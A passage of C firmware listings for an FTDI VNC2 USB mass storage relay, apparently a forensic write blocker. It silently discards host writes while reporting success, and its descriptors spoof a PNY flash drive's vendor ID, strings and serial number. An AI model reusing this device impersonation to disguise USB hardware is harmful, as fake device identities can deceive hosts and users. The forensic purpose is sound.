      case BOMS_WRITE_12:
         // we are being a little bad here the
number of blocks is actually a long
         // it is extremely unlikely that anyone
would request this much at once, however
         blocks = cbw->cb.raw[8] * 256 + cbw-
>cb.raw[9];
         break;
   }

   buffer = vos_malloc(512);
   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
TRANSFER;
   iocb.handle = slaveBomsCtx->out_ep;
   iocb.request.setup_or_bulk_transfer.buffer =
buffer;
   iocb.request.setup_or_bulk_transfer.size =
512;
   iocb.request.setup_or_bulk_transfer.bytes_
transferred = 0;
   for (i = 0; i < (blocks * (512/blockSize));
i++)
```

```
   {
      // process bytes received from host
      vos_dev_ioctl(slaveBomsCtx->handle,&iocb);
   }
   vos_free(buffer);

   // now send the CSW
   csw.sig[0]='U';
   csw.sig[1]='S';
   csw.sig[2]='B';
   csw.sig[3]='S';//"USBS"
   csw.tag=cbw->tag;
   csw.residue=0;
   csw.status=0x00; // 0x00=success 0x01=failure
0x02=phase error
   //forward_csw_to_slave(&csw);
   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
TRANSFER;
   iocb.handle = slaveBomsCtx->in_ep;
   iocb.request.setup_or_bulk_transfer.buffer =
&csw;
   iocb.request.setup_or_bulk_transfer.size =
sizeof(boms_csw_t);
   vos_dev_ioctl(slaveBomsCtx->handle, &iocb);

}

void handle_send_diagnostic(boms_cbw_t *cbw)
{
   usbslave_ioctl_cb_t iocb;
   boms_csw_t csw;

   // first send ZLDP to ACK the command
   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
TRANSFER;
   iocb.handle = slaveBomsCtx->in_ep;
   iocb.request.setup_or_bulk_transfer.buffer =
NULL;
   iocb.request.setup_or_bulk_transfer.size = 0;
   vos_dev_ioctl(slaveBomsCtx->handle, &iocb);

   // now send the CSW
   csw.sig[0]='U';
   csw.sig[1]='S';
   csw.sig[2]='B';
   csw.sig[3]='S';//"USBS"
   csw.tag=cbw->tag;
   csw.residue=0;
   csw.status=0x00; // 0x00=success 0x01=failure
0x02=phase error
   forward_csw_to_slave(&csw);

}

void handle_start_stop_unit(boms_cbw_t *cbw)
{
   boms_csw_t csw;

   // forward the CBW to device
   if (forward_cbw_to_device(cbw))
   {
      // receive response from device
      if (receive_csw_from_device(&csw))
      {
         // forward CSW to slave
         forward_csw_to_slave(&csw);
      }
   }

}

void handle_synchronize_cache(boms_cbw_t *cbw)
{
   usbslave_ioctl_cb_t iocb;
   boms_csw_t csw;

   // first send ZLDP to ACK the command
   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
TRANSFER;
   iocb.handle = slaveBomsCtx->in_ep;
   iocb.request.setup_or_bulk_transfer.buffer =
NULL;
   iocb.request.setup_or_bulk_transfer.size = 0;
   vos_dev_ioctl(slaveBomsCtx->handle, &iocb);

   // now send the CSW
   csw.sig[0]='U';
   csw.sig[1]='S';
   csw.sig[2]='B';
   csw.sig[3]='S';//"USBS"
   csw.tag=cbw->tag;
   csw.residue=0;
   csw.status=0x00; // 0x00=success 0x01=failure
0x02=phase error
   forward_csw_to_slave(&csw);

}

void handle_read_format_capacities(boms_cbw_t
*cbw)
{
   unsigned char *buffer;
   unsigned short responseSize;
   unsigned short allocLength;
   boms_csw_t csw;

   allocLength = cbw->cb.raw[7] * 256 + cbw->cb.
raw[8];
   buffer = vos_malloc(allocLength);

   // forward the CBW to device
   if (forward_cbw_to_device(cbw))
   {
      // receive response from device
```

```
      if (responseSize = receive_data_from_
device(buffer, allocLength))
      {
         // forward response to slave
         forward_data_to_slave(&buffer[0],
responseSize);

         // receive CSW from device
         if (receive_csw_from_device(&csw))
         {
            // forward CSW to slave
            forward_csw_to_slave(&csw);
         }
      }
   }

   vos_free(buffer);
}

void handle_read_toc_pma_atip(boms_cbw_t *cbw)
{
   unsigned char *buffer;
   unsigned short responseSize;
   unsigned short allocLength;
   boms_csw_t csw;

   allocLength = cbw->cb.raw[7] * 256 + cbw->cb.
raw[8];
   buffer = vos_malloc(allocLength);

   // forward the CBW to device
   if (forward_cbw_to_device(cbw))
   {
      // receive response from device
      if (responseSize = receive_data_from_
device(buffer, allocLength))
      {
         // forward response to slave
         forward_data_to_slave(&buffer[0],
responseSize);

         // receive CSW from device
         if (receive_csw_from_device(&csw))
         {
            // forward CSW to slave
            forward_csw_to_slave(&csw);
         }
      }
   }

   vos_free(buffer);
}

// This function handles the call to prevent/
allow removal
// If we fail this command when prevent=1 (true)
then
// Windows will not cache writes.  This actually
leads
// to better performance.
void handle_prevent_allow_removal(boms_cbw_t
*cbw)
{
   usbslave_ioctl_cb_t iocb;
   boms_csw_t csw;

   // now send the CSW
   csw.sig[0]='U';
   csw.sig[1]='S';
   csw.sig[2]='B';
   csw.sig[3]='S';//"USBS"
   csw.tag=cbw->tag;
   csw.residue=0;
   csw.status=0x01; // 0x00=success 0x01=failure
0x02=phase error
   forward_csw_to_slave(&csw);

   // flag the error for the anticipated call to
REQUEST SENSE
   illegalRequest=1;

}
```

Listing 4. *USB mass storage slave driver*

```
#include "vos.h"
#include "devman.h"
#include "memmgmt.h"

#include "ioctl.h"

#include "USB.h"
#include "USBHID.h"
#include "USBSlave.h"
#include "USBHost.h"

#include "USBSlaveBomsDrv.h"
#include "USBHostBomsDrv.h"

unsigned char standard_request(usbSlaveBoms_
context *ctx);
unsigned char class_request(usbSlaveBoms_context
*ctx);
void set_control_ep_halt(usbSlaveBoms_context
*ctx);


unsigned char usbSlaveBoms_ioctl(common_ioctl_
cb_t *cb, usbSlaveBoms_context *ctx);

// thread states
#define UNATTACHED 0
#define ATTACHED   1
```

```
// Every USB device has an 18 byte descriptor
// This descriptor is immediately retrieved by
the host/hub in order
// to determine how to talk to the device
// Note: All USB values are little-endian (LSB
first)
unsigned char device_descriptor[18] =
{
    18, //length in bytes
   1, // descriptor type 1=device
   0x0, 2, // USB version BCD USB version
   0, // device class 0=actual device class in
interface descriptor
   0, // device subclass 0=actual device class
in interface descriptor
   0, // device protocol 0=actual device class
in interface descriptor
   64, // max packet size is 64 bytes for full
speed endpoints
   0x4b, 0x15, // vendor id  // currently spoof
PNY drive
   0x40, 0, // product id
   0, 0x01, // device release number in BCD
   1, // string descriptor index for
manufacturer
   2, // string descriptor index for product
   3, // string descriptor index for serial
number
   1 // number of possible configurations
};

// The configuration header is actually a
composite of
// configuration, interface, and endpoint
descriptors
// The host will typically ask for the first
part of the
// descriptor (first 9 bytes) which contains the
total descriptor length.
// The host will then make a second request for
the entire descriptor
unsigned char config_descriptor[32] =
{
// Configuration Header
    9, // length
   2, // descriptor type 2 = configuration
   32, 0, // bytes in this and all subordinate
descriptors
   1, // number of interfaces
   1, // configuration value
   0, // index of string descriptor for
configurations
   0x80, // self/bus power and remote wakeup
   50, // max power in milliamps /2 asking for
too much can cause enum to fail
// Interface
    9, // length
   4, // descriptor type 4 = interface
   0, // interface number
   0, // alternate setting - 00 is default
   2, // number of endpoints other than control
(1 bulk in, 1 bulk out)
   8, // class type 8 for mass storage
   6, // subclass 6 means SCSI transport
   0x50, // interface protocol
   0, // index of string descriptor for the
interface
// Endpoint, EP1_In
    7, // length
   5, // endpoint descriptor
   0x81, // endpoint address bit7-1 = in
   2, // attributes 2=bulk
   0x40, 0x00, // max packet size 64 bytes
   1, // polling interval, ignored for bulk
endpoints
// Endpoint, EP2_Out
    7, // length
   5, // endpoint descriptor
   0x02, // endpoint address bit7-1 = in
   2, // attributes 2=bulk
   0x40, 0x00, // max packet size
   1 // polling interval, ignored for bulk
endpoints
};


// language descriptor
// Requests for string descriptor 0 return a
code for the default
// language.  Devices could support multiple
languages.  In practice,
// everyone seems to support US English only,
even if they are from
// Glasgouw, UK.
unsigned char str0_descriptor[4] =
{  0x04, // length
   0x03, // type 3=string
   0x09,
   0x04 // US English
};

// According to our configuration descriptor,
string descriptor 2
// is a product ID.  This Product descriptor was
borrowed from an
// actual flash drive.  Alternatively, we could
query the actual
// information from the flash drive, but we fake
it to make things
// a bit simplier.  These descriptors all use
UNICODE
unsigned char str2_descriptor[22] =
{  22, // length
   3, // string descriptor
```

```
   0x55, 0, //USB 2.0 FD
   0x53, 0,
   0x42, 0,
   0x20, 0,
   0x32, 0,
   0x2e, 0,
   0x30, 0,
   0x20, 0,
   0x46, 0,
   0x44, 0
};

// According to our configuration descriptor,
string descriptor 1
// is the manufacturer.  In this case we have
borrowed PNY.
unsigned char str1_descriptor[8] =
{  8, // length
   3, // string descriptor
   0x50, 0, // PNY
   0x4e, 0,
   0x59, 0
};

// Every mass storage device is required to have
a serial number
// the last 12 digits must be unique.  There is
no other specification
// on how these are assigned.  Note that Windows
will store this and
// lots of other information in the registry.
USBDevView is a nice
// free utility for viewing this information.
// More information on USB forensics can be
found in my 44Con video
// which is available on SecurityTube or
youtube.
unsigned char str3_descriptor[30] =
{  30, // length
   3, // string descriptor
   0x55, 0, // UTYM0832030481
   0x54, 0,
   0x59, 0,
   0x4d, 0,
   0x30, 0,
   0x38, 0,
   0x33, 0,
   0x32, 0,
   0x30, 0,
   0x33, 0,
   0x30, 0,
   0x34, 0,
   0x38, 0,
   0x31, 0
};

// global variables are evil, but sometimes when
// dealing with memory-constrained
microcontrollers
// they are somewhat unavoidable
usbSlaveBoms_context *slaveBomsCtx=NULL;
extern usbhostBoms_context_t *hostBomsCtx;

// These are the only 2 Class requests sent on
the control endpoint
// BOMS devices send requests in the CBW on the
bulk out endpoint
#define GET_MAX_LUN 0xfe
#define BOMS_RESET 0xff

// The following functions are for stalling and
clearing bulk endpoints
// There are some conditions which require us to
stall these endpoints.
// For example, if we return less data than
expected to the PC we
// must stall the endpoint so it doesn't hang
forever waiting for the rest
// of the data.
void usbslaveboms_stall_bulk_in(usbSlaveBoms_
context *ctx)
{
   usbslave_ioctl_cb_t iocb; // this is a
structure used by underlying VOS driver

   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
ENDPOINT_STALL;
   iocb.ep = 0x81; // bulk in endpoint
   vos_dev_ioctl(ctx->handle, &iocb);
}

void usbslaveboms_stall_bulk_out(usbSlaveBoms_
context *ctx)
{
   usbslave_ioctl_cb_t iocb; // this is a
structure used by underlying VOS driver

   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
ENDPOINT_STALL;
   iocb.ep = 0x02; // bulk out endpoint
   vos_dev_ioctl(ctx->handle, &iocb);
}

void usbslaveboms_clear_bulk_in(usbSlaveBoms_
context *ctx)
{
   usbslave_ioctl_cb_t iocb; // this is a
structure used by underlying VOS driver

   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
ENDPOINT_CLEAR;
   iocb.ep = 0x81; // bulk in endpoint
   vos_dev_ioctl(ctx->handle, &iocb);
}
```

```
void usbslaveboms_clear_bulk_out(usbSlaveBoms_
context *ctx)
{
   usbslave_ioctl_cb_t iocb; // this is a
structure used by underlying VOS driver

   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
ENDPOINT_CLEAR;
   iocb.ep = 0x02; // bulk out endpoint
   vos_dev_ioctl(ctx->handle, &iocb);
}


// This function MUST BE CALLED BEFORE THE
SCHEDULER IS STARTED
// It initializes (initialises for you Brits
reading this) variables
// in the context structure, registers our
driver with the
// VOS device manager, and creates the thread
for handling
// requests on the control endpoint.
unsigned char usbslaveboms_init(unsigned char
vos_dev_num)
{
   vos_driver_t *usbSlaveBoms_cb;

   slaveBomsCtx = vos_
malloc(sizeof(usbSlaveBoms_context));

   if (slaveBomsCtx == NULL)
      return USBSLAVEBOMS_ERROR;  //somehow ran
out of RAM

   usbSlaveBoms_cb = vos_malloc(sizeof(vos_
driver_t));

   if (usbSlaveBoms_cb == NULL)
   {
      vos_free(slaveBomsCtx);
      return USBSLAVEBOMS_ERROR;
   }

   // Set up function pointers for our driver
   usbSlaveBoms_cb->flags = 0;
   usbSlaveBoms_cb->read = usbSlaveBoms_read;
   usbSlaveBoms_cb->write = usbSlaveBoms_write;
   usbSlaveBoms_cb->ioctl = usbSlaveBoms_ioctl;
   usbSlaveBoms_cb->interrupt = (PF_INT) NULL;
   usbSlaveBoms_cb->open = (PF_OPEN) NULL;
   usbSlaveBoms_cb->close = (PF_CLOSE) NULL;

   // OK - register with device manager
   vos_dev_init(vos_dev_num, usbSlaveBoms_cb,
slaveBomsCtx);

   // defaults to not connected and no flash
drive yet
   slaveBomsCtx->attached = 0;
   slaveBomsCtx->flashConnected = 0;

   // create the thread that handles standard
control requests
   slaveBomsCtx->tcbSetup = vos_create_thread_
ex(31, SIZEOF_BOMS_SETUP_MEMORY, usbslaveboms_
setup, "BOMSSetup", 2, slaveBomsCtx);

   // initialize the sempahore to 0 so that
anyone waiting for
   // the device to enum will block
   vos_init_semaphore(&slaveBomsCtx->enumed, 0);

   if (slaveBomsCtx->tcbSetup)
      return USBSLAVEBOMS_OK;

   return USBSLAVEBOMS_ERROR;
}

// This function is run inside the thread
created in init
// It will respond to standard USB requests
// some of the requests are forwarded to the
flash drive when appropriate
void usbslaveboms_setup(usbSlaveBoms_context
*ctx)
{
   usbslave_ioctl_cb_t iocb; // this is a
structure used by underlying VOS driver
   usb_deviceRequest_t *devReq; // this struct
is defined in usb.h and is used to store the 9
byte setup request
   unsigned char bmRequestType; // The request
type is defined by USB standard
   unsigned char state = UNATTACHED;  // assume
unattached at the start

   // This will wait till the flash drive is
enumed so we don't
   // start responding to commands right away
   vos_wait_semaphore(&ctx->enumed);
   vos_signal_semaphore(&ctx->enumed);

   while (1)
   {
      switch (state)
      {
      case UNATTACHED:

         if (!ctx->attached)
            vos_delay_msecs(100); // this delay
is to avoid a tight loop
         else
         {
```

```
            state = ATTACHED;
         }

         break;

      case ATTACHED:

         if (!ctx->attached) // check to see if
we somehow became unattached
         {
            state = UNATTACHED;
            break;
         }

         // we now make a blocking call
requesting the 9 byte setup
         // packet on the control endpoint
         iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
WAIT_SETUP_RCVD;
         iocb.request.setup_or_bulk_transfer.
buffer = ctx->setup_buffer;
         iocb.request.setup_or_bulk_transfer.
size = 9;
         vos_dev_ioctl(ctx->handle, &iocb);

         // decode the raw data by pointing to
our structure
         devReq = (usb_deviceRequest_t *) ctx-
>setup_buffer;
         // valid types here are standard,
class, and vendor
         // BOMS devices do not have vendor
specific calls
         // even if they did, we wouldn't
support them.
         bmRequestType = devReq->bmRequestType &
(USB_BMREQUESTTYPE_STANDARD | USB_BMREQUESTTYPE_
CLASS);

         // we only need to handle standard and
class requests for BOMS
         if (bmRequestType == USB_BMREQUESTTYPE_
STANDARD)
         {
            standard_request(ctx); // standard
request that all USB devices support
         }
         else if (bmRequestType == USB_
BMREQUESTTYPE_CLASS)
         {
            class_request(ctx); // the request
is specific to this device class (only 2 in our
case)
         }

         break;

      default:
         asm {HALT}; // if we somehow got here
the fecal matter has hit the turbine
         break;
      }
   }

   return;
}

// this function just marks our device as
detached
void usbSlaveBoms_detach(usbSlaveBoms_context
*ctx)
{
   ctx->attached = 0;

   return;
}

// this function will present our device to the
PC and cause it
// to be enumed.
unsigned char usbSlaveBoms_attach(VOS_HANDLE
handle, usbSlaveBoms_context *ctx)
{
   usbslave_ioctl_cb_t iocb;
   unsigned char status = USBSLAVEBOMS_OK;

   // save usb slave handle
   ctx->handle = handle;

   if (!ctx->attached)
   {
      // issue connect IOCTL call here to
present ourselves to the host
      // MUST be called before configuring
endpoints
      // Note: If you used older versions of the
VNC2 toolchain this function
      // was added and the need to make this
call is buried in the release
      // notes.  Upgraders of old code be
warned!
      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
CONNECT;
      iocb.set = (void *) 0;
      vos_dev_ioctl(ctx->handle,&iocb);

      // get endpoint handles and set max packet
sizes
      // these should match the descriptor
values!
      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_GET_
CONTROL_ENDPOINT_HANDLE;
      iocb.ep = USBSLAVE_CONTROL_IN;
      iocb.get = &ctx->in_ep0;
```

```
      vos_dev_ioctl(ctx->handle, &iocb);

      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_SET_
ENDPOINT_MAX_PACKET_SIZE;
      iocb.handle = ctx->in_ep0;
      iocb.request.ep_max_packet_size =
USBSLAVE_MAX_PACKET_SIZE_64;
      vos_dev_ioctl(ctx->handle, &iocb);

      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_GET_
CONTROL_ENDPOINT_HANDLE;
      iocb.ep = USBSLAVE_CONTROL_OUT;
      iocb.get = &ctx->out_ep0;
      vos_dev_ioctl(ctx->handle, &iocb);

      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_SET_
ENDPOINT_MAX_PACKET_SIZE;
      iocb.handle = ctx->out_ep0;
      iocb.request.ep_max_packet_size =
USBSLAVE_MAX_PACKET_SIZE_64;
      vos_dev_ioctl(ctx->handle, &iocb);

      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_GET_
BULK_IN_ENDPOINT_HANDLE;
      iocb.ep = USBSLAVEBOMS_IN;
      iocb.get = &ctx->in_ep;
      vos_dev_ioctl(ctx->handle, &iocb);

      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_SET_
ENDPOINT_MAX_PACKET_SIZE;
      iocb.handle = ctx->in_ep;
      iocb.request.ep_max_packet_size =
USBSLAVE_MAX_PACKET_SIZE_64;
      vos_dev_ioctl(ctx->handle, &iocb);

      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_GET_
BULK_OUT_ENDPOINT_HANDLE;
      iocb.ep = USBSLAVEBOMS_OUT;
      iocb.get = &ctx->out_ep;
      vos_dev_ioctl(ctx->handle, &iocb);

      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_SET_
ENDPOINT_MAX_PACKET_SIZE;
      iocb.handle = ctx->out_ep;
      iocb.request.ep_max_packet_size =
USBSLAVE_MAX_PACKET_SIZE_64;
      vos_dev_ioctl(ctx->handle, &iocb);

      ctx->attached = 1; // mark our device as
attached and configured

   }

   return status;
}

// write function
// This function will send up to the specified
number of bytes to
// the bulk in endpoint
unsigned char usbSlaveBoms_write(
   char *xfer,
   unsigned short num_to_write,
   unsigned short *num_written,
   usbSlaveBoms_context *ctx)
{
   usbslave_ioctl_cb_t iocb;

   if(ctx->attached)
   {
      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
TRANSFER;
      iocb.handle = ctx->in_ep;
      iocb.request.setup_or_bulk_transfer.buffer
= xfer;
      iocb.request.setup_or_bulk_transfer.size =
num_to_write;
      vos_dev_ioctl(ctx->handle, &iocb);
      if (num_written) // callers who don't care
might pass NULL here let's not crash!
         *num_written = iocb.request.setup_or_
bulk_transfer.bytes_transferred;
   } else {
      return USBSLAVEBOMS_ERROR;
   }

   return USBSLAVEBOMS_OK;
}

// read function
// This function reads up to num_to_read bytes
from the bulk out endpoint.
unsigned char usbSlaveBoms_read(
   char *xfer,
   unsigned short num_to_read,
   unsigned short *num_read,
   usbSlaveBoms_context *ctx)
{
   usbslave_ioctl_cb_t iocb;

   if (ctx->attached)
   {
      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
TRANSFER;
      iocb.handle = ctx->out_ep;
      iocb.request.setup_or_bulk_transfer.buffer
= xfer;
      iocb.request.setup_or_bulk_transfer.size =
num_to_read;
      vos_dev_ioctl(ctx->handle, &iocb);
      if (num_read) // allow caller to pass NULL
if they don't care how many bytes
         *num_read = iocb.request.setup_or_bulk_
transfer.bytes_transferred;
```

```
   } else {
      return USBSLAVEBOMS_ERROR;
   }

   return USBSLAVEBOMS_OK;
}

// write function
// This function will send up to the specified
number of bytes to
// the bulk in endpoint then it will stall
(short write)
unsigned char usbSlaveBoms_short_write(
   char *xfer,
   unsigned short num_to_write,
   unsigned short *num_written,
   usbSlaveBoms_context *ctx)
{
   usbslave_ioctl_cb_t iocb;

   if(ctx->attached)
   {
      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
TRANSFER;
      iocb.handle = ctx->in_ep;
      iocb.request.setup_or_bulk_transfer.buffer
= xfer;
      iocb.request.setup_or_bulk_transfer.size =
num_to_write;
      vos_dev_ioctl(ctx->handle, &iocb);
      if (num_written) // callers who don't care
might pass NULL here let's not crash!
         *num_written = iocb.request.setup_or_
bulk_transfer.bytes_transferred;
      usbslaveboms_stall_bulk_in(ctx);
   } else {
      return USBSLAVEBOMS_ERROR;
   }

   return USBSLAVEBOMS_OK;
}

// read function
// This function reads up to num_to_read bytes
from the bulk out endpoint.
// This function will stall the endpoint when
done
unsigned char usbSlaveBoms_short_read(
   char *xfer,
   unsigned short num_to_read,
   unsigned short *num_read,
   usbSlaveBoms_context *ctx)
{
   usbslave_ioctl_cb_t iocb;

   if (ctx->attached)
   {
      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_TRANSFER;
      iocb.handle = ctx->out_ep;
      iocb.request.setup_or_bulk_transfer.buffer
= xfer;
      iocb.request.setup_or_bulk_transfer.size =
num_to_read;
      vos_dev_ioctl(ctx->handle, &iocb);
      if (num_read) // allow caller to pass NULL
if they don't care how many bytes
         *num_read = iocb.request.setup_or_bulk_
transfer.bytes_transferred;
      usbslaveboms_stall_bulk_out(ctx);
   } else {
      return USBSLAVEBOMS_ERROR;
   }

   return USBSLAVEBOMS_OK;
}
// This function reads the 31 byte CBW from the
bulk out endpoint
// The value is returned directly into the boms_
cbw_t structure
unsigned char usbSlaveBoms_readCbw(
   boms_cbw_t *cbw,
   usbSlaveBoms_context *ctx)
{
   usbslave_ioctl_cb_t iocb;

   if (ctx->attached)
   {
      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
TRANSFER;
      iocb.handle = ctx->out_ep;
      iocb.request.setup_or_bulk_transfer.buffer
= (unsigned char*)cbw;
      iocb.request.setup_or_bulk_transfer.size =
31; //CBW is 31 bytes
      vos_dev_ioctl(ctx->handle, &iocb);

   } else {
      return USBSLAVEBOMS_ERROR;
   }

   return USBSLAVEBOMS_OK;

}

// USB Slave IOCTL function
unsigned char usbSlaveBoms_ioctl(common_ioctl_
cb_t *cb, usbSlaveBoms_context *ctx)
{
   unsigned char status = USBSLAVEBOMS_INVALID_
PARAMETER;

   switch (cb->ioctl_code)
   {
   case VOS_IOCTL_USBSLAVEBOMS_ATTACH:
```

```
      status = usbSlaveBoms_attach((VOS_HANDLE)
cb->set.data, ctx);
      break;

   case VOS_IOCTL_USBSLAVEBOMS_DETACH:
      usbSlaveBoms_detach(ctx);
      status = (unsigned char)USBSLAVEBOMS_OK;
      break;

   default:
      break;
   }

   return status;
}

// All commands on the control endpoint must be
acknowledged.
// This is done by sending a Zero Length Data
Packet ZLDP
// on the control in endpoint.
void ack_request(usbSlaveBoms_context *ctx)
{
   usbslave_ioctl_cb_t iocb;

   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_SETUP_
TRANSFER;
   iocb.handle = ctx->in_ep0;
   iocb.request.setup_or_bulk_transfer.buffer =
(void *) 0;
   iocb.request.setup_or_bulk_transfer.size = 0;
   vos_dev_ioctl(ctx->handle, &iocb);
}

// When initially attached to a host devices
have no address and are
// assigned an adddress after enumeration.  Then
the device is reset
// and fully enumerated.
void set_address_request(usbSlaveBoms_context
*ctx, unsigned char addr)
{
   usbslave_ioctl_cb_t iocb;

   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_SET_ADDRESS;
   iocb.set = (void *) addr;
   vos_dev_ioctl(ctx->handle, &iocb);

   ack_request(ctx);
}

// Most devices support only one configuration.
However, every
// device must respond to this call asking them
to select a
// configuration even if it is the default.
void set_configuration_request(usbSlaveBoms_
context *ctx, unsigned char config)
{
   usbslave_ioctl_cb_t iocb;

   iocb.ioctl_code = VOS_IOCTL_USBSLAVE_SET_
CONFIGURATION;
   iocb.set = (void *) config;
   vos_dev_ioctl(ctx->handle, &iocb);

   ack_request(ctx);
}

// handle requests for a descriptor
void get_descriptor_request(usbSlaveBoms_context
*ctx)
{
   unsigned char *buffer;  // buffer for pass
thru to drive
   usbhost_ioctl_cb_t hc_ioctl;
   usbslave_ioctl_cb_t iocb;
   usb_deviceRequest_t *devReq;
   unsigned char hValue; // high byte of the
descriptor requested
   unsigned char lValue; // low byte of the
descriptor requested
   unsigned short wLength;
   unsigned short siz;
   uint32 ul_siz;
   unsigned char *src;
   unsigned char cond;

   devReq = (usb_deviceRequest_t *) ctx->setup_
buffer;

   hValue = devReq->wValue >> 8; // shift away
the low byte
   lValue = devReq->wValue & 0xff; // and away
the high byte

   wLength = devReq->wLength;

   switch (hValue) // the high byte determines
type of descriptor requested
   {
   case USB_DESCRIPTOR_TYPE_DEVICE:
      ul_siz = (uint32) wLength;
      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
SETUP_TRANSFER;
      iocb.handle = ctx->in_ep0;
      iocb.request.setup_or_bulk_transfer.buffer
= device_descriptor;
      iocb.request.setup_or_bulk_transfer.size =
(int16) ul_siz;
      vos_dev_ioctl(ctx->handle, &iocb);
      return;
      break;
```

```
   case USB_DESCRIPTOR_TYPE_CONFIGURATION:
      // host will initially ask for first 9
bytes of configuration descriptor
      // this descriptor header has the size of
the full descriptor which
      // is actually a composite of the
configuration/interface/endpoints.
      // Once host knows the complete descriptor
size it makes a second
      // request for the whole thing
      siz = wLength == 9?9:sizeof(config_
descriptor);
      ul_siz = (uint32) siz;

      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
SETUP_TRANSFER;
      iocb.handle = ctx->in_ep0;
      iocb.request.setup_or_bulk_transfer.buffer
= config_descriptor;
      iocb.request.setup_or_bulk_transfer.size =
(int16) ul_siz;
      vos_dev_ioctl(ctx->handle, &iocb);
      return;

   case USB_DESCRIPTOR_TYPE_STRING:

      if (lValue == 0) // language type
      {
         src = str0_descriptor;
         siz = sizeof(str0_descriptor);
      }
      else if (lValue == 1) // manufacturer
      {
         src = str1_descriptor;
         siz = sizeof(str1_descriptor);
      }
      else if (lValue == 2) // product
      {
         src = str2_descriptor;
         siz = sizeof(str2_descriptor);
      }
      else if (lValue == 3) // serial number
      {
         src = str3_descriptor;
         siz = sizeof(str3_descriptor);
      }

      cond = (unsigned char) (wLength != siz);

      if (siz > wLength) // don't return more
than was asked for
         siz = wLength;

      ul_siz = (uint32) siz;

      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
SETUP_TRANSFER;
      iocb.handle = ctx->in_ep0;
      iocb.request.setup_or_bulk_transfer.buffer
= src;
      iocb.request.setup_or_bulk_transfer.size =
(int16) ul_siz;
      vos_dev_ioctl(ctx->handle, &iocb);
      return;

   default:
      // if drive is connected get descriptor
from it
      if (ctx->flashConnected)
      {
         buffer = vos_malloc(wLength);
         hc_ioctl.ioctl_code = VOS_IOCTL_
USBHOST_DEVICE_SETUP_TRANSFER;
         hc_ioctl.handle.ep = hostBomsCtx-
>epCtrl;
         hc_ioctl.set = &(ctx->setup_buffer[0]);
         hc_ioctl.get = buffer; // descriptor
from drive
         vos_dev_ioctl(hostBomsCtx->hc, &hc_ioctl);

         iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
SETUP_TRANSFER;
         iocb.handle = ctx->in_ep0;
         iocb.request.setup_or_bulk_transfer.
buffer = buffer;
         iocb.request.setup_or_bulk_transfer.
size = wLength;
         vos_dev_ioctl(ctx->handle, &iocb);

         vos_free(buffer);
      } else {
         // respond with Request Error
         set_control_ep_halt(ctx);
      }
   }
}

// This function will set a feature.  If it is
directed at an
// endpoint the endpoint will stall.
// Note: the endpoint passed in is the USB
endpoint from the setup request
// packet, not the VOS endpoint handle.
Unfortunately, most of the
// FTDI defined types are are just typedefs so
no real type checking
// is going on here.
void set_feature_request(usbSlaveBoms_context
*ctx, unsigned char ep)
{
   usbslave_ioctl_cb_t iocb;
   usbhost_ep_handle_ex hep; // host endpoint to
pass stall to
   usbhost_ioctl_cb_t host_ioctl_cb;
```

```
   ack_request(ctx); // first ack the request
then decide what to do

   // is this directed at an endpoint or the
device?
   if (ctx->setup_buffer[0] & USB_BMREQUESTTYPE_
ENDPOINT)
   {
      // directed to an endpoint
      //ep 1 is IN 2 is OUT on my fake device
      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
ENDPOINT_STALL;
      iocb.ep = (ep & 0x02)?ctx->out_ep:ctx->in_
ep;
      vos_dev_ioctl(ctx->handle, &iocb);

      // if flash drive is attached pass along
request
      if (ctx->flashConnected)
      {
         //need to figure out which endpoint to
stall
         // if b7=1 then IN else OUT
         if (ep & 0x80)
         {
            hep = hostBomsCtx->epBulkIn;
         } else {
            hep = hostBomsCtx->epBulkOut;
         }
         host_ioctl_cb.ioctl_code = VOS_IOCTL_
USBHOST_DEVICE_SET_HOST_HALT;
         host_ioctl_cb.handle.ep = hep;
         // clear halt state on endpoint
         vos_dev_ioctl(hostBomsCtx->hc, &host_
ioctl_cb);
      }
   } else {
      // this is a device request
      host_ioctl_cb.ioctl_code = VOS_IOCTL_
USBHOST_DEVICE_SETUP_TRANSFER;
      host_ioctl_cb.handle.ep = hostBomsCtx-
>epCtrl;
      host_ioctl_cb.set = &(ctx->setup_
buffer[0]);
      host_ioctl_cb.get = NULL;
      vos_dev_ioctl(hostBomsCtx->hc, &host_
ioctl_cb);

   }
}

// This function is the complement to the set_
feature_request function.
void clear_feature_request(usbSlaveBoms_context
*ctx, unsigned char ep)
{
   usbslave_ioctl_cb_t iocb;
   usbhost_ep_handle_ex hep; // host endpoint to
pass stall to
   usbhost_ioctl_cb_t host_ioctl_cb;

   ack_request(ctx);

   // is this directed at an endpoint or the
device?
   if (ctx->setup_buffer[0] & USB_BMREQUESTTYPE_
ENDPOINT)
   {
      // directed to an endpoint
      //ep 1 is IN 2 is OUT on my fake device
      iocb.ioctl_code = VOS_IOCTL_USBSLAVE_
ENDPOINT_CLEAR;
      iocb.ep = (ep & 0x02)?ctx->out_ep:ctx->in_
ep;
      vos_dev_ioctl(ctx->handle, &iocb);

      // if flash drive is attached pass along
